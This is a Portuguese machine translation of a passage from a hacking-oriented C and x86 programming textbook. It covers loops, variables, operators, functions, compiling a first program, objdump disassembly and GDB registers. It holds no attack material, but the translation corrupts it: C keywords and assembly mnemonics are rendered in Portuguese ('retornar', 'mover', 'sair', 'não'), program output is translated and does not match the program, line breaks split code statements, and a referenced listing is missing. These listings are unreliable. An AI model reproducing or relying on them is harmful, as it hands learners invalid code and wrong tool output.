Outro conceito elementar de programação é a estrutura de controle while, que é um tipo de loop. Muitas vezes, um programador deseja executar um conjunto de instruções mais de uma vez. Um programa pode realizar essa tarefa por meio de looping, mas é necessário um conjunto de condições que indique quando interromper o looping.

para que não continue até o infinito. Um *loop while* diz para executar o seguinte conjunto de instruções em um loop *enquanto* uma condição for verdadeira. Um programa simples para um mouse faminto poderia ser parecido com este:

```
Enquanto (você estiver com fome)
{
    Encontre comida;
    coma a comida;
}
```

O conjunto de duas instruções que seguem a instrução while será repetido *enquanto* o mouse ainda estiver com fome. A quantidade de alimento que o rato encontra a cada vez pode variar de uma pequena migalha a um pão inteiro. Da mesma forma, o número de vezes que o conjunto de instruções na instrução while é executado muda dependendo da quantidade de alimento que o rato encontra.

Outra variação do l o o p while é o loop until, uma sintaxe disponível na linguagem de programação Perl (o C não usa essa sintaxe). Um *loop until* é simplesmente um loop while com a instrução condicional invertida. O mesmo programa de mouse usando um loop until seria:

```
Até que (você não esteja com fome)
{
    Encontre comida;
    coma a comida;
}
```

Logicamente, qualquer instrução do tipo until pode ser convertida em um loop while. As instruções de direção de antes continham a instrução *Continue na Main Street até ver uma igreja à sua direita*. Isso pode ser facilmente transformado em um loop while padrão simplesmente invertendo a condição.

```
Enquanto (não há uma igreja à direita) dirija
pela Main Street;
```

0x233 Loops For

Outra estrutura de controle de looping é o *loop for*. Geralmente é usada quando um programador deseja fazer um loop por um determinado número de iterações. A direção de direção *Drive straight down Destination Road for 5 miles* poderia ser convertida em um loop for parecido com este:

```
Para (5 iterações)
    Siga em frente por 1 milha;
```

Na realidade, um loop for é apenas um loop while com um contador. O mesmo estado pode ser escrito dessa forma:

```
Defina o contador como 0;
```

Enquanto (o contador for menor que 5)

```
{  
    Dirija em linha reta por 1  
    milha; adicione 1 ao contador;  
}
```

A sintaxe de pseudocódigo do tipo C de um loop for torna isso ainda mais evidente:

```
For (i=0; i<5; i++)  
    Siga em frente por 1 milha;
```

Nesse caso, o contador é chamado de *i*, e a instrução for é dividida em três seções, separadas por ponto e vírgula. A primeira seção declara o contador e o define com seu valor inicial, nesse caso, 0. A segunda seção é como uma instrução while usando o contador: *Enquanto* o contador atender a essa condição, mantenha o looping. A terceira e última seção descreve a ação que deve ser executada no contador durante cada iteração. Nesse caso, *i++* é uma forma abreviada de dizer: *Adicione 1 ao contador chamado i*.

Usando todas as estruturas de controle, as instruções de direção da página 6 podem ser convertidas em um pseudocódigo do tipo C que se parece com o seguinte:

```
Comece indo para o leste na Main Street;  
Enquanto (não há uma igreja à direita) dirija  
    pela Main Street;  
Se (a rua estiver bloqueada)  
{  
    Vire à direita na 15th Street;  
    vire à esquerda na Pine  
    Street; vire à direita na 16th  
    Street;  
}  
Outro  
    Vire à direita na 16th Street;  
    vire à esquerda na Destination  
    Road; For (i=0; i<5; i++)  
        Siga em frente por 1 milha;  
    pare na 743 Destination Road;
```

0x240 Conceitos de programação mais fundamentais

Nas seções a seguir, s e rão apresentados conceitos de programação mais universais. Esses conceitos são usados em muitas linguagens de programação, com algumas diferenças sintáticas. Ao introduzir esses conceitos, eu os integrarei em exemplos de pseudocódigo usando sintaxe semelhante à do C. No final, o pseudocódigo deverá ser muito semelhante ao código C.

0x241 Variáveis

O contador usado no loop for é, na verdade, um tipo de variável. Uma *variável* pode ser considerada simplesmente como um objeto que contém dados que

podem ser alterados - daí o nome. Há também variáveis que não mudam, que são apropriadamente chamadas de

chamados de *constants*. Voltando ao exemplo do carro, a velocidade do carro seria uma variável, enquanto a cor do carro seria uma constante. Em pseudocódigo, as variáveis são conceitos abstratos simples, mas em C (e em muitas outras linguagens), as variáveis devem ser declaradas e receber um tipo antes de poderem ser usadas. Isso ocorre porque um programa em C acabará sendo compilado em um programa exe-cutável. Assim como uma receita culinária que lista todos os ingredientes necessários antes de dar as instruções, as declarações de variáveis permitem que você faça preparações antes de entrar na essência do programa. Em última análise, todas as variáveis são armazenadas na memória em algum lugar, e suas declarações permitem que o compilador organize essa memória de forma mais eficiente. No final, porém, apesar de todas as declarações de tipo de variável, tudo não passa de memória.

Em C, cada variável recebe um tipo que descreve as informações que devem ser armazenadas nessa variável. Alguns dos tipos mais comuns são int (valores inteiros), float (valores de ponto flutuante decimal) e char (valores de caractere único). As variáveis são declaradas simplesmente com o uso dessas palavras-chave antes de listar as variáveis, como você pode ver abaixo.

```
int a, b;
float k;
char z;
```

As variáveis a e b agora são definidas como inteiros, k pode aceitar valores de ponto flutuante (como 3,14) e espera-se que z contenha um valor de caractere, como A ou w. Os valores podem ser atribuídos às variáveis quando elas são declaradas ou a qualquer momento depois, usando o operador =.

```
int a = 13, b; float
k;
char z = 'A';

k = 3.14;
z = 'w';
b = a + 5;
```

Depois que as instruções a seguir forem executadas, a variável a conterá o valor 13, k conterá o número 3,14, z conterá o caractere w e b conterá o valor 18, pois 13 mais 5 é igual a 18. As variáveis são simplesmente uma forma de lembrar os valores; entretanto, em C, você deve primeiro declarar o tipo de cada variável.

0x242 Operadores aritméticos

A instrução `b = a + 7` é um exemplo de um operador aritmético muito simples. Em C, os símbolos a seguir são usados para várias operações aritméticas.

As quatro primeiras operações devem lhe parecer familiares. A redução de módulo pode parecer um conceito novo, mas, na verdade, é apenas pegar o resto após a divisão. Se a for 13, então 13 dividido por 5 é igual a 2, com um resto de 3, o que significa que `a % 5 = 3`. Além disso, como as variáveis a e b são números inteiros, o

A instrução $b = a / 5$ fará com que o valor de 2 seja armazenado em b, já que essa é a parte inteira do valor. As variáveis de ponto flutuante devem ser usadas para manter a resposta mais correta de 2,6.

Operação	Símbolo	Exemplo
Adição	+	$b = a + 5$
Subtração	-	$b = a - 5$
Multiplicação	*	$b = a * 5$
Divisão	/	$b = a / 5$
Redução de módulo	%	$b = a \% 5$

Para que um programa use esses conceitos, você deve falar a linguagem dele. A linguagem C também oferece várias formas de abreviação para essas operações aritméticas. Uma delas foi mencionada anteriormente e é comumente usada em loops for.

Abreviação de expressão completa Explicação

$i = i + 1$	i++ ou ++i Adicione 1 à variável.
$i = i - 1$	i-- ou --i Subtraia 1 da variável.

Essas expressões abreviadas podem ser combinadas com outras operações aritméticas para produzir expressões mais complexas. É aqui que a diferença entre i++ e ++i se torna aparente. A primeira expressão significa *Incrementar o valor de i em 1* após a *avaliação da operação aritmética*, enquanto a segunda expressão significa *Incrementar o valor de i em 1* antes da *avaliação da operação aritmética*. O exemplo a seguir ajudará a esclarecer.

```
int a, b;  
a = 5;  
b = a++ * 6;
```

No final desse conjunto de instruções, b conterá 30 e a conterá 6, pois a abreviação de $b = a++ * 6$; é equivalente às seguintes instruções:

```
b = a * 6; a  
= a + 1;
```

Entretanto, se a instrução $b = ++a * 6$; for usada, a ordem da adição a a muda, resultando nas seguintes instruções equivalentes:

```
a = a + 1;  
b = a * 6;
```

Como a ordem foi alterada, nesse caso, b conterá 36 e a ainda conterá 6.

Muitas vezes, nos programas, as variáveis precisam ser modificadas no local. Por exemplo, talvez você precise adicionar um valor arbitrário, como 12, a uma variável e armazenar o resultado de volta nessa variável (por exemplo, $i = i + 12$). Isso acontece com frequência suficiente para que também exista uma abreviação para isso.

Explicação abreviada da expressão completa

$i = i + 12$	$i+=12$	Adicione algum valor à variável.
$i = i - 12$	$i-=12$	Subtrair algum valor da variável. $i = i *$
12	$i*=12$	Multiplicar algum valor pela variável. i
$= i / 12$	$i/=12$	Dividir algum valor da variável.

0x243 Operadores de comparação

As variáveis são usadas com frequência nas instruções condicionais das estruturas de controle explicadas anteriormente. Essas instruções condicionais são baseadas em algum tipo de comparação. Em C, esses operadores de comparação usam uma sintaxe abreviada que é bastante comum em muitas linguagens de programação.

Condição	Símbolo	Exemplo
Menos de	<	(a < b)
Maior que	>	(a > b)
Menor ou igual a	\leq	(a \leq b)
Maior ou igual a	\geq	(a \geq b)
Igual a	\equiv	(a \equiv b)
Não igual a	\neq	(a \neq b)

A maioria desses operadores é autoexplicativa; no entanto, observe que a abreviação de *igual a* usa sinais de igual duplos. Essa é uma distinção importante, pois o sinal de igual duplo é usado para testar a equivalência, enquanto o sinal de igual simples é usado para atribuir um valor a uma variável. A instrução $a = 7$ significa *Colocar o valor 7 na variável a*, enquanto $a == 7$ significa *Verificar se a variável a é igual a 7*. (Algumas linguagens de programação, como Pascal, usam := para atribuição de variáveis para eliminar a confusão visual). Além disso, observe que um ponto de exclamação geralmente significa *não*. Esse símbolo pode ser usado sozinho para inverter qualquer expressão.

$!(a < b)$ é equivalente a $(a \geq b)$

Esses operadores de comparação também podem ser encadeados usando a mão curta para OR e AND.

Lógica	Símbolo	Exemplo
OU	$\mid\mid$	$((a < b) \mid\mid (a < c))$
E	$\&\&$	$((a < b) \&\& !(a < c))$

A declaração de exemplo que consiste em duas condições menores unidas com a lógica OR será verdadeira se a for menor que b OU se a for menor que c. Da mesma forma, a declaração de exemplo que consiste em duas comparações menores unidas com a lógica AND será verdadeira se a for menor que b E a não for menor que c. Essas declarações devem ser agrupadas com parênteses e podem conter muitas variações diferentes.

Muitas coisas podem ser resumidas em variáveis, operadores de comparação e estruturas de controle. Voltando ao exemplo do rato em busca de comida, a fome pode ser traduzida em uma variável booleana verdadeiro/falso. Naturalmente, 1 significa verdadeiro e 0 significa falso.

```
Enquanto (hungry == 1)
{
    Encontre comida;
    coma a comida;
}
```

Esta é outra abreviação usada por programadores e hackers com bastante frequência. O C não tem operadores booleanos, portanto, qualquer valor diferente de zero é considerado verdadeiro, e uma declaração é considerada falsa se contiver 0. De fato, os operadores de comparação retornarão um valor 1 se a comparação for verdadeira e um valor 0 se for falsa. Verificar se a variável hungry é igual a 1 retornará 1 se hungry for igual a 1 e 0 se hungry for igual a 0. Como o programa usa apenas esses dois casos, o operador de comparação pode ser totalmente descartado.

```
Enquanto (com fome)
{
    Encontre comida;
    coma a comida;
}
```

Um programa de mouse mais inteligente com mais entradas demonstra como os operadores de comparação podem ser combinados com variáveis.

```
Enquanto ((hungry) && !(cat_present))
{
    Encontre algum alimento;
    If(!(food_is_on_a_mousetrap))
        Coma a comida;
}
```

Este exemplo pressupõe que também há variáveis que descrevem a presença de um gato e o local da comida, com um valor de 1 para verdadeiro e 0 para falso. Lembre-se de que qualquer valor diferente de zero é considerado verdadeiro, e o valor 0 é considerado falso.

0x244 Funções

Às vezes, há um conjunto de instruções que o programador sabe que precisará usar várias vezes. Essas instruções podem ser agrupadas em um subprograma menor chamado *função*. Em outras linguagens, as funções são conhecidas como subrotinas ou procedimentos. Por exemplo, a ação de virar um carro consiste, na verdade, em muitas instruções menores: Ligar o pisca-pisca apropriado, reduzir a velocidade, verificar se há tráfego em sentido contrário, girar o volante na direção apropriada e assim por diante. As instruções de direção do início deste capítulo exigem muitas curvas; no entanto, listar cada pequena instrução para cada curva seria tedioso (e menos legível). Você pode passar variáveis como argumentos para uma função a fim de modificar o modo como a função opera. Nesse caso, a função recebe a direção da curva.

```
Função Turn(variable_direction)
{
    Ativar o pisca-pisca de direção variável;
    Reduzir a velocidade;
    Verifique se há tráfego em sentido
    contrário; while(there is oncoming
    traffic)
    {
        Pare;
        Observe o tráfego em sentido contrário;
    }
    Gire o volante para a direção_variável; while(turn is not
    complete)
    {
        Se (velocidade < 5
            mph) Acelere;
    }
    Gire o volante de volta à posição original; desligue o pisca-pisca
    de direção variável;
}
```

Essa função descreve todas as instruções necessárias para fazer uma curva. Quando um programa que conhece essa função precisa fazer uma curva, ele pode simplesmente chamar essa função. Quando a função é chamada, as instruções encontradas nela são executadas com os argumentos passados a ela; depois disso, a execução retorna ao ponto em que estava no programa, após a chamada da função. A esquerda ou a direita podem ser passadas para essa função, o que faz com que a função gire nesse sentido.

Por padrão, em C, as funções podem retornar um valor para o chamador. Para quem está familiarizado com as funções em matemática, isso faz todo o sentido. Imagine uma função que calcula o fatorial de um número - naturalmente, ela retorna o resultado.

Em C, as funções não são rotuladas com a palavra-chave "function"; em vez disso, são declaradas pelo tipo de dados da variável que estão retornando. Esse formato é muito semelhante à declaração de variáveis. Se uma função tiver como objetivo retornar uma variável

inteiro (talvez uma função que calcula o fatorial de algum número x), a função poderia ter a seguinte aparência:

```
int factorial(int x)
{
    int i;
    for(i=1; i < x; i++) x
        *= i;
    retornar x;
}
```

Essa função é declarada como um número inteiro porque multiplica todos os valores de 1 a x e retorna o resultado, que é um número inteiro. A instrução return no final da função passa de volta o conteúdo da variável x e encerra a função. Essa função factorial pode então ser usada como uma variável inteira na parte principal de qualquer programa que a conheça.

```
int a=5, b;
b = factorial(a);
```

No final desse pequeno programa, a variável b conterá 120, pois a função factorial será chamada com o argumento 5 e retornará 120.

Também em C, o compilador precisa "saber" sobre as funções antes de poder usá-las. Isso pode ser feito simplesmente escrevendo a função inteira antes de usá-la posteriormente no programa ou usando protótipos de função. Um *protótipo de função* é simplesmente uma forma de informar ao compilador que ele deve esperar uma função com esse nome, esse tipo de dados de retorno e esses tipos de dados como seus argumentos funcionais. A função real pode estar localizada perto do final do programa, mas pode ser usada em qualquer outro lugar, pois o compilador já a conhece. Um exemplo de protótipo de função para a função factorial() seria algo parecido com isto:

```
int factorial(int);
```

Normalmente, os protótipos de função estão localizados perto do início de um programa. Não há necessidade de definir nomes de variáveis no protótipo, pois isso é feito na própria função. A única coisa com a qual o compilador se preocupa é o nome da função, seu tipo de dados de retorno e os tipos de dados de seus argumentos funcionais.

Se uma função não tiver nenhum valor para retornar, ela deverá ser declarada como void, como é o caso da função turn() que usei como exemplo anteriormente. Entretanto, a função turn() ainda não captura toda a funcionalidade de que nossas direções de direção precisam. Cada curva nas direções tem uma direção e um nome de rua. Isso significa que uma função de mudança de direção deve ter duas variáveis: a direção para a qual virar e a rua para a qual virar. Isso complica a função de virar, pois a rua adequada deve ser localizada antes que a curva possa ser feita. Uma função de conversão mais completa usando a sintaxe adequada do tipo C está listada abaixo em pseudocódigo.

```
void turn(variable_direction, target_street_name)
{
    Procure uma placa de rua;
    nome_da_intersecção_atual = nome da placa de rua lida;
    while(nome_da_intersecção_atual != nome_da_rua_alvo)
    {
        Procure outra placa de rua; current_intersection_name =
            leia o nome da placa de rua;
    }

    Ative o pisca-pisca de direção variável;
    Reduza a velocidade;
    Verifique se há tráfego em sentido
    contrário; while(there is oncoming
    traffic)
    {
        Pare;
        Observe o tráfego em sentido contrário;
    }
    Gire o volante para a direção_variável; while(turn is not
    complete)
    {
        Se (velocidade < 5
            mph) Acelere;
    }
    Gire o volante de volta para a posição original; desligue o pisca-pisca
    de direção variável;
}
```

Essa função inclui uma seção que procura a interseção adequada procurando por placas de rua, lendo o nome em cada placa de rua e armazenando esse nome em uma variável chamada `current_intersection_name`. Ela continuará a procurar e ler as placas de rua até que a rua de destino seja encontrada; nesse ponto, as instruções de conversão restantes serão executadas. As instruções de direção do pseudocódigo agora podem ser alteradas para usar essa função de giro.

```
Comece indo para o leste na Main Street;
enquanto (não há uma igreja à direita) Dirija
    pela Main Street;
se (a rua estiver bloqueada)
{
    Vire (à direita, 15th Street); vire
        (à esquerda, Pine Street); vire (à
        direita, 16th Street);
}
mais
    Turn(right, 16th Street);
    Turn(left, Destination Road);
    for (i=0; i<5; i++)
        Siga em frente por 1 milha;
    pare na 743 Destination Road;
```

As funções não são comumente usadas em pseudocódigo, uma vez que o pseudocódigo é usado principalmente como uma forma de os programadores esboçarem os conceitos do programa antes de escrever o código compilável. Como o pseudocódigo não precisa funcionar de fato, as funções completas não precisam ser escritas - basta anotar *Faça algumas coisas complexas aqui*. Mas em uma linguagem de programação como C, as funções são muito usadas. A maior parte da utilidade real do C vem de coleções de funções existentes chamadas *bibliotecas*.

0x250 Sujando as mãos

Agora que a sintaxe do C parece mais familiar e alguns conceitos fundamentais de programação foram explicados, programar de fato em C não é um passo tão grande. Existem compiladores C para praticamente todos os sistemas operacionais e arquiteturas de processadores existentes, mas, neste livro, serão usados exclusivamente o Linux e um processador baseado em x86. O Linux é um sistema operacional gratuito ao qual todos têm acesso e os processadores baseados em x86 são os processadores de consumo mais populares do planeta. Como o objetivo do hacking é realmente fazer experimentos, é melhor que você tenha um compilador C para acompanhar.

Junto com este livro, há um LiveCD que você pode usar para acompanhar o livro se o seu computador tiver um processador x86. Basta colocar o CD na unidade e reiniciar o computador. Ele será inicializado em um ambiente Linux sem modificar o sistema operacional existente. Nesse ambiente Linux, você pode acompanhar o livro e fazer experimentos por conta própria.

Vamos direto ao assunto. O programa firstprog.c é um trecho simples de código C que imprimirá "Hello, world!" 10 vezes.

firstprog.c

```
#include <stdio.h>

int main()
{
    int i;
    for(i=0; i < 10; i++)           // Faz um loop 10 vezes.
    {
        puts("Hello, world!\n"); // coloca a string na saída.
    }
    return 0;                      // Informe ao sistema operacional que o programa foi
                                    // encerrado sem erros.
}
```

A execução principal de um programa em C começa na função apropriadamente chamada `main()`. Qualquer texto após duas barras inclinadas (`//`) é um comentário, que é ignorado pelo compilador.

A primeira linha pode ser confusa, mas é apenas a sintaxe C que diz ao compilador para incluir cabeçalhos para uma biblioteca de entrada/saída (E/S) padrão chamada `stdio`. Esse arquivo de cabeçalho é adicionado ao programa quando ele é compilado. Ele está localizado em `/usr/include/stdio.h` e define várias constantes e protótipos de função para as funções correspondentes na biblioteca de E/S padrão. Como a função `main()` usa a função `printf()` da biblioteca de E/S padrão

é necessário um protótipo de função para `printf()` antes que ele possa ser usado. Esse protótipo de função (juntamente com muitos outros) está incluído no arquivo de cabeçalho `stdio.h`. Grande parte do poder do C vem de sua extensibilidade e de suas bibliotecas. O restante do código deve fazer sentido e se parecer muito com o pseudocódigo anterior. Você pode até ter notado que há um conjunto de chaves que pode ser eliminado. Deve ser bastante óbvio o que esse programa fará, mas vamos compilá-lo usando o GCC e executá-lo só para ter certeza.

O *GNU Compiler Collection (GCC)* é um compilador C gratuito que traduz C para a linguagem de máquina que um processador pode entender. A tradução de saída é um arquivo binário executável, que é chamado de `a.out` por padrão. O programa compilado faz o que você pensou que faria?

```
reader@hacking:~/booksrc $ gcc firstprog.c reader@hacking:~/booksrc
$ ls -l a.out
-rwxr-xr-x 1 reader reader 6621 2007-09-06 22:16 a.out reader@hacking:~/booksrc $
./a.out
Olá, mundo!
leitor@hacking:~/booksrc $
```

0x251 O quadro geral

Ok, tudo isso são coisas que você aprenderia em uma aula de programação elementar - básica, mas essencial. A maioria das aulas introdutórias de programação ensina apenas como ler e escrever em C. Não me entenda mal, ser fluente em C é muito útil e é suficiente para torná-lo um programador decente, mas é apenas uma parte do quadro geral. A maioria dos programadores aprende a linguagem de cima para baixo e nunca enxerga o panorama geral. Os hackers obtêm sua vantagem ao saber como todas as peças interagem dentro desse quadro geral. Para ver o panorama geral no campo da programação, basta perceber que o código C foi criado para ser compilado. O código não pode realmente fazer nada até que seja compilado em um arquivo binário executável. Pensar no código-fonte C como um programa é um equívoco comum que é explorado por hackers todos os dias. As instruções do arquivo binário são escritas em linguagem de máquina, uma linguagem elementar que a CPU pode entender. Os compiladores são projetados para traduzir a linguagem do código C em linguagem de máquina para uma variedade de arquiteturas de processadores. Nesse caso, o processador pertence a uma família que usa a arquitetura `x86`. Há também arquiteturas de processador Sparc (usadas em estações de trabalho Sun) e a arquitetura de processador PowerPC (usada em Macs pré-Intel). Cada arquitetura tem uma linguagem de máquina diferente, portanto, o compilador atua como um meio-termo, traduzindo o código C para a linguagem de máquina da arquitetura de destino.

Desde que o programa compilado funcione, o programador comum só se preocupa com o código-fonte. Mas um hacker percebe que o programa compilado é o que de fato é executado no mundo real. Com uma melhor compreensão de como a CPU opera, um hacker pode manipular os programas que são executados nela. Vimos o código-fonte do nosso primeiro programa e o compilamos em um binário executável para a arquitetura x86. Mas qual é a aparência desse binário executável? As ferramentas de desenvolvimento do GNU incluem um programa chamado objdump, que pode ser usado para examinar os binários compilados. Vamos começar examinando o código de máquina para o qual a função main() foi traduzida.

O programa objdump emitirá um número excessivo de linhas de saída para ser examinado de forma sensata, de modo que a saída é canalizada para o grep com a opção de linha de comando para exibir somente 20 linhas após a expressão regular main.: Cada byte é representado em *notação hexadecimal*, que é um sistema de numeração de base 16. O sistema de numeração com o qual você está mais familiarizado usa um sistema de base 10, pois ao chegar a 10 é necessário adicionar um símbolo extra. O hexadecimal usa de 0 a 9 para representar de 0 a 9, mas também usa de A a F para representar os valores de 10 a 15. Essa é uma notação conveniente, pois um byte contém 8 bits, cada um dos quais pode ser verdadeiro ou falso. Isso significa que um byte tem 256 (2^8) valores possíveis, de modo que cada byte pode ser descrito com 2 dígitos hexadecimais.

Os números hexadecimais - começando com 0x8048374 na extrema esquerda - são endereços de memória. Os bits das instruções da linguagem de máquina precisam ser colocados em algum lugar, e esse lugar é chamado de *memória*. A memória é apenas uma coleção de bytes de espaço de armazenamento temporário que são numerados com endereços.

Assim como uma fileira de casas em uma rua local, cada uma com seu próprio endereço, a memória pode ser considerada como uma fileira de bytes, cada um com seu próprio endereço de memória. Cada byte de memória pode ser acessado por seu endereço e, nesse caso, a CPU acessa essa parte da memória para recuperar as instruções de linguagem de máquina que compõem o programa compilado. Os processadores Intel x86 mais antigos usam um esquema de endereçamento de 32 bits, enquanto os mais novos usam um esquema de 64 bits. Os processadores de 32 bits têm 2^{32} (ou 4.294.967.296) endereços possíveis, enquanto os de 64 bits têm 2^{64} ($1.84467441 \times 10^{19}$) endereços possíveis. Os processadores de 64 bits podem ser executados no modo de compatibilidade de 32 bits, o que lhes permite executar códigos de 32 bits rapidamente.

Os bytes hexadecimais no meio da listagem acima são as instruções de linguagem de máquina para o processador x86. Obviamente, esses valores hexadecimais são apenas representações dos bytes de 1s e 0s binários que a CPU pode entender. Mas como 010101011000100111100101100000111101100111100001... não é muito útil para nada além do processador, o código de máquina é exibido como bytes hexadecimais e cada instrução é colocada em sua própria linha, como se estivesse dividindo um parágrafo em frases.

Pensando bem, os bytes hexadecimais também não são muito úteis - é aí que entra a linguagem assembly. As instruções na extrema direita estão em linguagem assembly. A linguagem assembly é, na verdade, apenas uma coleção de mnemônicos para as instruções correspondentes da linguagem de máquina. A instrução ret é muito mais fácil de lembrar e de entender do que 0xc3 ou 11000011. Ao contrário do C e de outras linguagens compiladas, as instruções da linguagem assembly têm uma relação direta de um para um com as instruções correspondentes da linguagem de máquina. Isso significa que, como cada arquitetura de processador tem instruções de linguagem de máquina diferentes, cada uma também tem uma forma diferente de linguagem assembly. O assembly é apenas uma forma de os programadores representarem as instruções de linguagem de máquina que são fornecidas ao processador. A forma exata como essas instruções de linguagem de máquina são representadas é simplesmente uma questão de convenção e preferência. Embora, teoricamente, seja possível criar sua própria sintaxe de linguagem assembly para o x86, a maioria das pessoas adere a um dos dois tipos principais:

sintaxe AT&T e sintaxe Intel. O assembly mostrado na saída da página 21 é a sintaxe AT&T, pois praticamente todas as ferramentas de desmontagem do Linux usam essa sintaxe por padrão. É fácil reconhecer a sintaxe AT&T pela cacofonia de símbolos % e \$ que prefixam tudo (dê uma olhada novamente no exemplo da página 21). O mesmo código pode ser mostrado na sintaxe Intel fornecendo uma opção adicional de linha de comando, -M intel, ao objdump, conforme mostrado na saída abaixo.

```
reader@hacking:~/booksrc $ objdump -M intel -D a.out | grep -A20 main.: 08048374
<main>:
 8048374: 55                      push    ebp
 8048375: 89 e5                   mov     ebp,esp
 8048377: 83 ec 08                sub    esp,0x8
 804837a: 83 e4 f0                e      esp,0xfffffff0
 804837d: b8 00 00 00 00          mov     eax,0x0
 8048382: 29 c4                   sub    esp,eax
 8048384: c7 45 fc 00 00 00 00 00  mov    DWORD PTR [ebp-4],0x0
 804838b: 83 7d fc 09                cmp    DWORD PTR [ebp-4],0x9
```

804838f:

7e 02

jle8048393 <main+0x1f>

```

8048391:    eb 13          jmp   80483a6 <main+0x32>
8048393:    c7 04 24 84 84 04 08 mover  DWORD PTR [esp],0x8048484
804839a:    e8 01 ff ff ff ff  cha   80482a0 <printf@plt>
                                mad
                                a
804839f:    8d 45 fc        lea    eax,[ebp-4]
80483a2:    ff 00          inc    DWORD PTR [eax]
80483a4:    eb e5          jmp   804838b <main+0x17>
80483a6:    c9              sair
80483a7:    c3              ret
80483a8:    90              não
80483a9:    90              não
80483aa:    90              nop
leitor@hacking:~/booksrc $
```

Pessoalmente, acho que a sintaxe da Intel é muito mais legível e fácil de entender, portanto, para os fins deste livro, tentarei me ater a essa sintaxe. Independentemente da representação da linguagem assembly, os comandos que um processador entende são bastante simples. Essas instruções consistem em uma operação e, às vezes, em argumentos adicionais que descrevem o destino e/ou a origem da operação. Essas operações movem a memória, executam algum tipo de matemática básica ou interrompem o processador para que ele faça outra coisa. No final, isso é tudo o que um processador de computador realmente pode fazer. Mas, da mesma forma que milhões de livros foram escritos usando um alfabeto relativamente pequeno de letras, um número infinito de programas possíveis pode ser criado usando uma coleção relativamente pequena de instruções de máquina.

Os processadores também têm seu próprio conjunto de variáveis especiais chamadas *registros*. A maioria das instruções usa esses registros para ler ou gravar dados, portanto, entender os registros de um processador é essencial para entender as instruções.

O quadro geral continua ficando maior. . .

0x252 O processador x86

A CPU 8086 foi o primeiro processador x86. Ele foi desenvolvido e fabricado pela Intel, que posteriormente desenvolveu processadores mais avançados da mesma família: o 80186, o 80286, o 80386 e o 80486. Se você se lembra das pessoas falando sobre os processadores 386 e 486 nos anos 80 e 90, é a esse processador que elas estavam se referindo.

O processador x86 tem vários registros, que são como variáveis internas do processador. Eu poderia apenas falar abstratamente sobre esses registros agora, mas acho que é sempre melhor ver as coisas por si mesmo. As ferramentas de desenvolvimento do GNU também incluem um depurador chamado GDB. Os *depuradores* são usados por programadores para percorrer programas compilados, examinar a memória do programa e visualizar os registros do processador. Um programador que nunca usou um depurador para examinar o funcionamento interno de um programa é como um médico do século XVII que nunca usou um microscópio. Semelhante a um microscópio, um depurador permite que um hacker observe o mundo microscópico do código de máquina - mas um depurador é muito mais poderoso do que essa metáfora permite. Ao contrário de um microscópio, um depurador pode ver a execução de todos os ângulos, pausá-la e alterar qualquer

coisa ao longo do caminho.

Abaixo, o GDB é usado para mostrar o estado dos registros do processador logo antes do início do programa.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) break main
Ponto de parada 1 em
0x804837a (gdb) executar
Iniciando o programa: /home/reader/booksrc/a.out

Ponto de parada 1, 0x0804837a em main
() (gdb) registros de informações
eax          0xbffff894      -1073743724
ecx          0x48e0fe81      1222704769
edx          0x1          1
ebx          0xb7fd6ff4      -1208127500
esp          0xbfffff800      0xbfffff800
ebp          0xbfffff808      0xbfffff808
esi          0xb8000ce0      -1207956256
edi          0x0          0
eip          0x804837a0x804837a <main+6>
eflags        0x286      [ PF SF IF ]
cs            0x73         115
ss            0x7b         123
ds            0x7b         123
es            0x7b         123
fs            0x0          0
gs            0x33         51
(gdb) quit
O programa está em execução. Sair mesmo assim? (y ou n) y
reader@hacking:~/booksrc $
```

Um ponto de interrupção é definido na função `main()` para que a execução seja interrompida logo antes de nosso código ser executado. Em seguida, o GDB executa o programa, para no ponto de interrupção e é instruído a exibir todos os registros do processador e seus estados atuais.

Os primeiros quatro registros (*EAX*, *ECX*, *EDX* e *EBX*) são conhecidos como registros de uso geral. Eles são chamados de registros *Accumulator* (*Acumulador*), *Counter* (*Contador*), *Data* (*Dados*) e *Base* (*Base*), respectivamente. Eles são usados para diversas finalidades, mas atuam principalmente como variáveis temporárias para a CPU quando ela está executando instruções de máquina.

Os segundos quatro registros (*ESP*, *EBP*, *ESI* e *EDI*) também são registros de uso geral, mas às vezes são conhecidos como ponteiros e índices. Eles significam *Stack Pointer*, *Base Pointer*, *Source Index* e *Destination Index*, respectivamente. Os dois primeiros registros são chamados de ponteiros porque armazenam endereços de 32 bits, que basicamente apontam para aquele local na memória. Esses registros são bastante importantes para a execução do programa e o gerenciamento da memória; falaremos mais sobre eles posteriormente. Os dois últimos registros também são tecnicamente ponteiros,

que são comumente usados para apontar a origem e o destino quando os dados precisam ser lidos ou gravados. Há instruções de carregamento e armazenamento que usam esses registradores, mas, na maioria das vezes, esses registradores podem ser considerados como simples registradores de uso geral.

O registro *EIP* é o registro *do ponteiro de instruções*, que aponta para a instrução atual que o processador está lendo. Como uma criança que aponta o dedo para cada palavra enquanto lê, o processador lê cada instrução usando o registro EIP como seu dedo. Naturalmente, esse registro é muito importante e será muito usado durante a depuração. Atualmente, ele aponta para um endereço de memória em 0x804838a.

O registro *EFLAGS* restante consiste, na verdade, em vários sinalizadores de bits que são usados para comparações e segmentações de memória. A memória real é dividida em vários segmentos diferentes, que serão discutidos mais tarde, e esses registros mantêm o controle disso. Na maioria das vezes, esses registros podem ser ignorados, pois raramente precisam ser acessados diretamente.

0x253 Linguagem Assembly

Como estamos usando a linguagem de montagem com sintaxe Intel para este livro, nossas ferramentas devem ser configuradas para usar essa sintaxe. Dentro do GDB, a sintaxe de desmontagem pode ser definida como Intel, bastando digitar `set disassembly intel` ou `set dis intel`, para abreviar. Você pode definir essa configuração para ser executada sempre que o GDB for iniciado, colocando o comando no arquivo `.gdbinit` em seu diretório pessoal.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) set dis intel
(gdb) quit
reader@hacking:~/booksrc $ echo "set dis intel" > ~/.gdbinit reader@hacking:~/booksrc
$ cat ~/.gdbinit
set dis intel
reader@hacking:~/booksrc $
```

Agora que o GDB está configurado para usar a sintaxe Intel, vamos começar a entendê-la. As instruções de montagem na sintaxe Intel geralmente seguem este estilo:

```
operação <destino>, <fonte>
```

Os valores de destino e de origem serão um registro, um endereço de memória ou um valor. As operações geralmente são mnemônicas intuitivas: A operação `mov` moverá um valor da origem para o destino, `sub` moverá subtrair, `inc` incrementará e assim por diante. Por exemplo, as instruções abaixo moverão o valor de ESP para EBP e, em seguida, subtrairão 8 de ESP (armazenando o resultado em ESP).

